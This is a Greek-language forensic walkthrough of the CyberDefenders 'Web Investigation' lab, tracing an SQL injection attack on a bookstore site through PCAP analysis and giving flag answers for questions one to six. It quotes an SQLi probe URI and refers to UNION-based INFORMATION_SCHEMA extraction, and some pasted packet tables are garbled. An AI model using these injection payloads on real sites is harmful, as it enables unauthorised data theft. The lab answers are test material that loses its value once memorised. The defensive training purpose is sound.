

Εκπαιδευτικός Οδηγός: Ερευνά Web Investigation Blue Team Lab (CyberDefenders)

Εισαγωγή

Αυτός ο οδηγός βασίζεται στο εργαστήριο (lab) "Web Investigation" της πλατφόρμας CyberDefenders, το οποίο εστιάζει στην ανάλυση επιθέσεων στον ιστό μέσω αρχείων PCAP (Packet Capture). Το σενάριο αφορά μια επίθεση σε ένα online βιβλιοπωλείο, όπου ένας επιτιθέμενος εκμεταλλεύεται ευπάθειες SQL Injection (SQLi), ανακαλύπτει κρυφούς καταλόγους, εισέρχεται με πιστοποιητικά και ανεβάζει κακόβουλο κώδικα.

Στόχοι Μάθησης:

- Κατανόηση της ανάλυσης δικτύου με εργαλεία όπως Wireshark και NetworkMiner.
- Αναγνώριση τεχνικών επιθέσεων (π.χ. SQLi, Directory Brute-Forcing, File Upload).
- Χτίσιμο χρονολογικού πλάνου επίθεσης (Timeline) για forensic έρευνα.
- Σημασία γεωγραφικής ανάλυσης IP και ανάλυσης User Agents για threat intelligence.

Προαπαιτούμενα:

- Εγκατάσταση Wireshark (δωρεάν) και NetworkMiner (δωρεάν trial).
- Το αρχείο PCAP του lab (διαθέσιμο στην πλατφόρμα CyberDefenders).
- Βασικές γνώσεις HTTP, SQL και forensic networking.

Σημείωση για Εικόνες: Το αρχικό άρθρο δεν περιέχει ενσωματωμένες εικόνες. Στον παρόντα οδηγό, περιγράφω λεπτομερώς τα βήματα ώστε να μπορείτε να ακολουθήσετε εύκολα. Συνιστώ να τραβήξετε screenshots κατά την εκτέλεση (π.χ. από Wireshark) για τις σημειώσεις σας. Αν χρειάζεστε παραγωγή εικονογραφημάτων (π.χ. mockup οθόνης Wireshark), επιβεβαιώστε για να προχωρήσω σε δημιουργία.

Ο οδηγός χωρίζεται σε ερωτήσεις (Q1-Q9), με βήματα, εξηγήσεις, εργαλεία και flags (απαντήσεις). Κάθε Q περιλαμβάνει **θεωρητική βάση** για βαθύτερη κατανόηση.

Q1: Αναγνώριση IP Επιτιθέμενου

Ερώτηση: Γνωρίζοντας το IP του επιτιθέμενου, μπορούμε να αναλύσουμε όλες τις ενέργειες σχετικές με αυτό και να καθορίσουμε το εύρος, τη διάρκεια και τις τεχνικές της επίθεσης. Μπορείτε να δώσετε το IP του επιτιθέμενου;

Investigation.pcap [R1 Ethernet0/0 to R2 Ethernet0/0]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Conversations

No.	Time	Source	Destination	Protocol	Length	Info
83297	1984.548384	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83298	1984.548386	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83299	1984.548388	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83300	1984.548390	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83301	1984.548392	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83302	1984.548912	111.224.250.131	73.124.22.98	TCP	66	35872 → 80 [ACK] Seq=1040
83303	1984.548912	111.224.250.131	73.124.22.98	TCP	66	36004 → 80 [ACK] Seq=1040
83304	1984.549629	111.224.250.131	73.124.22.98	HTTP	171	GET /vsadmin.html HTTP/1.1
83305	1984.549629	111.224.250.131	73.124.22.98	HTTP	170	GET /vsadmin.bak HTTP/1.1
83306	1984.550394	111.224.250.131	73.124.22.98	TCP	74	36012 → 80 [SYN] Seq=0 W
83307	1984.550394	111.224.250.131	73.124.22.98	TCP	74	36020 → 80 [SYN] Seq=0 W
83308	1984.550394	111.224.250.131	73.124.22.98	TCP	74	36032 → 80 [SYN] Seq=0 W
83309	1984.550394	111.224.250.131	73.124.22.98	HTTP	170	GET /vsadmin.php HTTP/1.1
83310	1984.550394	111.224.250.131	73.124.22.98	TCP	74	36022 → 80 [SYN] Seq=0 W
83311	1984.550394	111.224.250.131	73.124.22.98	HTTP	163	GET /vuln HTTP/1.1
83312	1984.550394	111.224.250.131	73.124.22.98	TCP	74	36034 → 80 [SYN] Seq=0 W
83313	1984.550394	111.224.250.131	73.124.22.98	HTTP	170	GET /vsadmin.txt HTTP/1.1
83314	1984.550394	111.224.250.131	73.124.22.98	HTTP	168	GET /vuln.html HTTP/1.1
83315	1984.550394	111.224.250.131	73.124.22.98	HTTP	167	GET /vuln.txt HTTP/1.1
83316	1984.550418	111.224.250.131	73.124.22.98	HTTP	167	GET /vuln.php HTTP/1.1
83317	1984.550418	111.224.250.131	73.124.22.98	HTTP	167	GET /vuln.asp HTTP/1.1
83318	1984.550418	111.224.250.131	73.124.22.98	HTTP	167	GET /vuln.cgi HTTP/1.1
83319	1984.550418	111.224.250.131	73.124.22.98	HTTP	166	GET /vuln.js HTTP/1.1
83320	1984.550418	111.224.250.131	73.124.22.98	HTTP	167	GET /vuln.axd HTTP/1.1
83321	1984.550418	111.224.250.131	73.124.22.98	HTTP	170	GET /vsadmin.axd HTTP/1.1
83322	1984.550957	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83323	1984.550962	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83324	1984.550964	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83325	1984.550966	73.124.22.255	4.250.131	HTTP	507	HTTP/1.1 404 Not Found
83326	1984.550967	73.124.22.255	4.250.131	TCP	74	80 → 36012 [SYN, ACK] Seq
83327	1984.550969	73.124.22.255	4.250.131	TCP	74	80 → 36020 [SYN, ACK] Seq
83328	1984.550971	73.124.22.255	4.250.131	TCP	74	80 → 36032 [SYN, ACK] Seq
83329	1984.550973	73.124.22.255	4.250.131	TCP	74	80 → 36022 [SYN, ACK] Seq
83330	1984.550974	73.124.22.255	4.250.131	TCP	74	80 → 36034 [SYN, ACK] Seq
83331	1984.550976	73.124.22.255	4.250.131	HTTP	526	HTTP/1.1 404 Not Found
83332	1984.550977	73.124.22.255	4.250.131	TCP	66	80 → 36004 [ACK] Seq=

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
73.124.22.1	73.124.22.255	122	10 kB	122	10 kB	0	0 bytes	0.000000	2823.5318	29 bits/s	0 bits/s
111.224.250.131	73.124.22.98	88,484	29 MB	44,320	7 MB	44,164	21 MB	1334.970595	1497.0586	38 kbps	113 kbps
170.40.150.126	73.124.22.98	256	39 kB	139	20 kB	117	20 kB	35.924585	2793.1525	55 bits/s	57 bits/s

2 External Ip 111.224.250.131 and 170.40.150.126 has builded connection with 73.124.22.98 which is online bookstore site

Θεωρητική Βάση: Σε forensic έρευνες, η ταυτοποίηση IP είναι το πρώτο βήμα (IOC - Indicator of Compromise). Υψηλός όγκος πακέτων υποδηλώνει δραστηριότητα, ενώ User Agents αποκαλύπτουν εργαλεία (π.χ. GoBuster για directory scanning).



Βήματα:

1. Ανοίξτε το αρχείο PCAP στο Wireshark και στο NetworkMiner.
2. Στο Wireshark, πηγαίνετε **Statistics > Conversations** (IPv4). Θα δείτε δύο εξωτερικές συνδέσεις στο βιβλιοπωλείο (server IP: 73.124.22.98).
3. Συγκρίνετε τα πακέτα: Το ένα IP έχει πολύ περισσότερα πακέτα (υποψήφιο επιτιθέμενο).
4. Επιβεβαιώστε στο NetworkMiner: Επιλέξτε το host και ελέγξτε **User Agents** για εργαλεία όπως GoBuster (directory brute-force) και SQLMap (SQLi tool).

Εργαλεία: Wireshark (Statistics), NetworkMiner (Hosts > User Agents).

Q1

By knowing the attacker's IP, we can analyze all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?

Weight : 2 | Solved : 1406 | Average Solve Time: 1min

111.224.250.131

Submit


Q2: Γεωγραφική Προέλευση IP

Ερώτηση: Αν η γεωγραφική προέλευση ενός IP είναι από περιοχή χωρίς εμπορικές σχέσεις με το δίκτυό μας, αυτό μπορεί να υποδηλώνει στοχευμένη επίθεση. Μπορείτε να καθορίσετε την πόλη προέλευσης του επιτιθέμενου;

Θεωρητική Βάση: Η GeoIP ανάλυση ενσωματώνεται σε SIEM (π.χ. Splunk) για anomaly detection. Απροσδόκητες τοποθεσίες (π.χ. εκτός ΕΕ για ευρωπαϊκό site) ενεργοποιούν alerts.

Βήματα:

1. Χρησιμοποιήστε εργαλείο GeoIP lookup (π.χ. <https://whatismyipaddress.com/ip-lookup>).
2. Εισαγάγετε το IP από Q1: 111.224.250.131.
3. Διαβάστε τα αποτελέσματα: ISP, χώρα, πόλη.



IP Details For: 111.224.250.131

Decimal: 1877015171

Hostname: 111.224.250.131

ASN: 4134

ISP: ChinaNet Hebei Province

Network

Services: None detected

Assignment: [Likely Static IP](#)

Country: China

State/Region: Hebei

City: Shijiazhuang

Latitude: 38.0416 (38° 2' 29.76" N)

Longitude: 114.4781 (114° 28' 41.09" E)



CLICK TO CHECK BLACKLIST STATUS

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from [IP2Location](#).

Εργαλεία: Online IP Lookup Tool.

Q2

If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?

Weight : 2 | Solved : 1344 | Average Solve Time: 1min

Shijiazhuang

Submit

Q3: Ταυτοποίηση Ευάλωτου Script

Ερώτηση: Η ταυτοποίηση του εκμεταλλευμένου script βοηθά τις ομάδες ασφαλείας να εντοπίσουν την ακριβή ευπάθεια. Μπορείτε να δώσετε το όνομα του ευάλωτου script;

Θεωρητική Βάση: SQLi (CWE-89) εκμεταλλεύεται μη φιλτραρισμένα inputs. Το OWASP Top 10 το κατατάσσει ψηλά· patches όπως prepared statements είναι απαραίτητα.

Βήματα:


1. Στο Wireshark, πηγαίνετε **Statistics > HTTP > Requests**.
2. Φιλτράρετε για SQLi patterns (π.χ. ' UNION SELECT) από το IP του επιτιθέμενου.

3. Εντοπίστε το script με τις περισσότερες ύποπτες αιτήσεις.

Εργαλεία: Wireshark (HTTP Requests).

The image shows the Wireshark interface with the Statistics window open. The left pane shows a list of captured packets, and the right pane shows the Statistics window with the HTTP section expanded. The HTTP section is further expanded to show the 'Requests' sub-section, which is highlighted in red. The 'Requests' sub-section shows a list of HTTP requests, including the 'GET' request for 'http://10.0.0.0/0'.

No.	Time	Source	Destination	Protocol	Length
1	0.000000	73.124	10.0.0.0	HTTP	5
2	28.277413	73.124	10.0.0.0	HTTP	5
3	28.374543	73.124	10.0.0.0	HTTP	5
4	31.384321	73.124	10.0.0.0	HTTP	5
5	35.924585	170.46	10.0.0.0	TCP	6
6	35.924837	73.124	150.126	TCP	5
7	36.175285	170.46	10.0.0.0	TCP	6
8	36.175570	73.124	150.126	TCP	5
9	36.432961	170.46	10.0.0.0	TCP	6
10	36.433135	73.124	150.126	TCP	5
11	36.677160	170.46	10.0.0.0	TCP	6
12	36.677623	73.124	150.126	TCP	5
13	36.937310	170.46	10.0.0.0	TCP	6
14	36.937488	73.124	150.126	TCP	5
15	37.179983	170.46	10.0.0.0	TCP	6
16	37.180218	73.124	150.126	TCP	5
17	37.451331	170.46	10.0.0.0	TCP	6
18	37.451869	73.124	150.126	TCP	5
19	37.692238	170.46	10.0.0.0	TCP	6
20	37.692496	73.124	150.126	TCP	5
21	37.959784	170.46	10.0.0.0	TCP	6
22	37.960120	73.124	150.126	TCP	5
23	37.999849	170.46	10.0.0.0	TCP	6
24	38.000096	73.124	150.126	TCP	5
25	38.192896	170.46	10.0.0.0	TCP	6
26	38.193087	73.124	150.126	TCP	5
27	38.198449	170.46	10.0.0.0	TCP	6
28	38.198650	73.124	150.126	TCP	6
29	38.199055	170.46	10.0.0.0	TCP	5
30	38.199448	170.46	10.0.0.0	HTTP	46
31	38.199610	73.124	150.126	TCP	5
32	38.200145	73.124	150.126	HTTP	77
33	38.225095	170.46	10.0.0.0	HTTP	40
34	38.225622	73.124	150.126	HTTP	51
35	38.274713	170.46	10.0.0.0	TCP	6
36	38.291874	170.46	10.0.0.0	HTTP	51



Q3 Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable script name?

Weight : 3 | Solved : 1235 | Average Solve Time: 6min

search.php

Submit

Q4: Πρώτη SQLi Επίθεση (Timeline)

Ερώτηση: Καθιερώνοντας το χρονοδιάγραμμα της επίθεσης από την αρχική προσπάθεια εκμετάλλευσης, ποιο είναι το πλήρες Request URI της πρώτης SQLi από τον επιτιθέμενο;

Θεωρητική Βάση: Το timeline construction (π.χ. με Plaso) βοηθά στην αφήγηση της επίθεσης (ATT&CK T1078). Φίλτρα IP περιορίζουν θόρυβο.

Βήματα:

1. **Statistics > HTTP > Requests.**
2. Εφαρμόστε φίλτρο: `ip.addr==111.224.250.131 && ip.addr==73.124.22.98.`
3. Κάντε κλικ **Find** για χρονολογική σειρά – το πρώτο URI με SQLi.

Εργαλεία: Wireshark (IP Filter).

ip.addr==111.224.250.131 && ip.addr==73.124.22.98

No.	Time	Source	Destination	Protocol	Length
368	1482.999647	111.224.250.131	73.124.22.98	HTTP	452
367	1480.460416	111.224.250.131	73.124.22.98	TCP	66
366	1480.456998	73.124.22.98	111.224.250.131	TCP	74
365	1480.456665	111.224.250.131	73.124.22.98	TCP	74
364	1475.707498	111.224.250.131	73.124.22.98	TCP	66
363	1475.706235	73.124.22.98	111.224.250.131	TCP	66
362	1475.705231	111.224.250.131	73.124.22.98	TCP	66
360	1470.704794	111.224.250.131	73.124.22.98	TCP	66
359	1470.704366	73.124.22.98	111.224.250.131	HTTP	462
358	1470.702895	73.124.22.98	111.224.250.131	TCP	66
357	1470.702710	111.224.250.131	73.124.22.98	HTTP	452
356	1470.699506	111.224.250.131	73.124.22.98	TCP	66
355	1470.698907	73.124.22.98	111.224.250.131	TCP	74
354	1470.698686	111.224.250.131	73.124.22.98	TCP	74
353	1450.033187	73.124.22.98	111.224.250.131	TCP	66
352	1450.033100	111.224.250.131	73.124.22.98	TCP	66
351	1450.032998	111.224.250.131	73.124.22.98	TCP	66
350	1450.032661	73.124.22.98	111.224.250.131	TCP	66
349	1450.032486	73.124.22.98	111.224.250.131	HTTP	251
348	1450.030863	73.124.22.98	111.224.250.131	TCP	66
347	1450.030622	111.224.250.131	73.124.22.98	HTTP	433
346	1450.028071	111.224.250.131	73.124.22.98	TCP	66
345	1450.027449	73.124.22.98	111.224.250.131	TCP	66

ip.addr==111.224.250.131 && ip.addr==73.124.22.98

String 1=1

No.	Time	Source	Destination	Protocol	Length	Info
368	1482.999647	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book
367	1480.460416	111.224.250.131	73.124.22.98	TCP	66	47074 → 80 [ACK] Seq=1 Ack=
366	1480.456998	73.124.22.98	111.224.250.131	TCP	74	80 → 47074 [SYN, ACK] Seq=0 Win=
365	1480.456665	111.224.250.131	73.124.22.98	TCP	74	47074 → 80 [SYN] Seq=0 Win=
364	1475.707498	111.224.250.131	73.124.22.98	TCP	66	53946 → 80 [ACK] Seq=388 Ack=
363	1475.706235	73.124.22.98	111.224.250.131	TCP	66	80 → 53946 [FIN, ACK] Seq=
362	1475.705231	111.224.250.131	73.124.22.98	TCP	66	53946 → 80 [FIN, ACK] Seq=
360	1470.704794	111.224.250.131	73.124.22.98	TCP	66	53946 → 80 [ACK] Seq=387 Ack=
359	1470.704366	73.124.22.98	111.224.250.131	HTTP	462	HTTP/1.1 200 OK (text/html)
358	1470.702895	73.124.22.98	111.224.250.131	TCP	66	80 → 53946 [ACK] Seq=1 Ack=
357	1470.702710	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book

Q4 Establishing the timeline of an attack, starting from the initial exploitation attempt, What's the complete request URI of the first SQLi attempt by the attacker?

Weight : 3 | Solved : 1191 | Average Solve Time: 6min

/search.php?search=book%20and%201=1;%20--%20-

Submit


Q5: URI για Διαβάσιμο Databases

Ερώτηση: Μπορείτε να δώσετε το πλήρες Request URI που χρησιμοποιήθηκε για ανάγνωση των διαθέσιμων databases του web server;

Θεωρητική Βάση: Union-based SQLi εξάγει metadata (INFORMATION_SCHEMA). Αυτό δείχνει escalation από reconnaissance σε data exfiltration.

Βήματα:

1. Στο Wireshark, εφαρμόστε φίλτρο HTTP για SQLi URIs (από Q3-Q4).
2. Ψάξτε για query με INFORMATION_SCHEMA.SCHEMATA και hex-encoded strings (π.χ. 0x7178766271).



Q5 Can you provide the complete request URI that was used to read the web server available databases?

Weight : 3 | Solved : 952 | Average Solve Time: 42min

Q6: Πίνακας Χρηστών


Ερώτηση: Για εκτίμηση επιπτώσεων, ποιο είναι το όνομα του πίνακα με δεδομένα χρηστών του site;

Θεωρητική Βάση: Data breach assessment (GDPR Art. 33) απαιτεί ταυτοποίηση sensitive data (π.χ. users table = PII).

Βήματα:


1. Από προηγούμενη SQLi response, σημειώστε frame number ή port.
2. Φιλτράρετε Wireshark: frame.number == X ή tcp.dstport == Y.
3. Ελέγξτε GET request/response για table names (π.χ. users).

Εργαλεία: Wireshark (Frame/Port Filter).



The screenshot shows the Wireshark interface with the packet list pane. The filter bar at the top is set to 'search.php'. The packet list contains 20 entries, all of which are GET requests to search.php. The entry for frame 1622 is highlighted with a red box, showing a 200 OK response.

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Record
1309	search.php[153].html	html	218 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38040	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1319	search.php[154].html	html	275 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38045	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1329	search.php[155].html	html	1016 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38062	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1342	search.php[156].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38092	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1349	search.php[157].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38076	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1359	search.php[158].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38102	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1369	search.php[159].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38116	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1379	search.php[160].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38130	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1403	search.php[161].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38154	HttpGetNormal	2024-03-15 12:07:48 UTC	CNUs
1412	search.php[162].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38140	HttpGetNormal	2024-03-15 12:08:12 UTC	CNUs
1421	search.php[163].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 54876	HttpGetNormal	2024-03-15 12:08:12 UTC	CNUs
1432	search.php[164].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 54890	HttpGetNormal	2024-03-15 12:08:12 UTC	CNUs
1445	search.php[165].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 54918	HttpGetNormal	2024-03-15 12:08:12 UTC	CNUs
1451	search.php[166].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 54902	HttpGetNormal	2024-03-15 12:08:12 UTC	CNUs
1462	search.php[167].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 54924	HttpGetNormal	2024-03-15 12:08:12 UTC	CNUs
1475	search.php[168].html	html	179 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 54926	HttpGetNormal	2024-03-15 12:08:12 UTC	CNUs
1510	search.php[169].html	html	177 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 46608	HttpGetNormal	2024-03-15 12:08:39 UTC	CNUs
